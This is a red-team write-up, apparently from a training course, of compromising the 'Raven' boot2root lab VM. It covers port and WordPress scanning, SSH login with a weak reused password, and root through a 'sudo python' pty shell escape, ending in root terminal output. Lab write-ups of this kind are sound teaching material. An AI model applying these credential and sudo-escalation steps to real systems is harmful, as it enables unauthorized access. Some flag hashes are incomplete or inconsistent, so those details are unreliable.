Red Team: Summary of Operations


Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation


Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

$ nmap ... **nmap 192.168.1.110**



This scan identifies the services below as potential points of entry: Port 139, port 445 and port 22 are a high risk.




The vulnerabilities that were exposed were port 22: which is the ssh port, port 80: which is HTTP, port 111, port 139, port 445


Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
  - flag1.txt: *TODO:* ***Hash: b9bbcb33e11b80be759c4e844862482d***

To identify the wordpress vulnerabilities you use wpscanner.
Command: wpscan –url http://192.168.1.14/wordpress –wp-content-dir -ep -et -eu







Result: The scan returned a large output. It found two usernames to log into WordPress.

In order to get flag1.txt we had to ssh into michael@192.168.1.110. The password was michael. In the process of finding flag1, we also found flag2.

We had to cd into **/var/www**, then it was into **html**. HTML had many folders within it, if you cat into **service.html** it showed a lot of information. Instead of looking at it through the terminal, you can find flag one on the **source.html on firefox**

To get flag1, you go to firefox and type in view-source:http://192.168.1.110/service.html






flag2.txt: **Hash:** *fc3fd58dcdad9ab23aca6e9a36e581c*

- **Exploit Used: SSH into Michael@192.168.1.110**


*In order to get flag2.txt, we **'ls'** into the following path under michael's user: '**/var/www'** and opened the file using **'cat'***



flag4.txt: **Hash**: 715dea6c055b9fe333754493272941ce

- After successfully cracking the password, we used the commands:
- su steven with the password pink84 to login.
- We then wanted root privileges, we used the command:
  - **sudo -l**
  - **sudo python -c 'import pty;pty.spawn("/bin/bash");'**

We then cd into /**var/www/html** we then cd into **root** and ls to find flag4.txt


michael@target1: ~
File Actions Edit View Help
michael@targ...ml/wordpress
michael@target1: ~
flag4.txt
root@target1:~# cat flag4.txt
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@target1:~#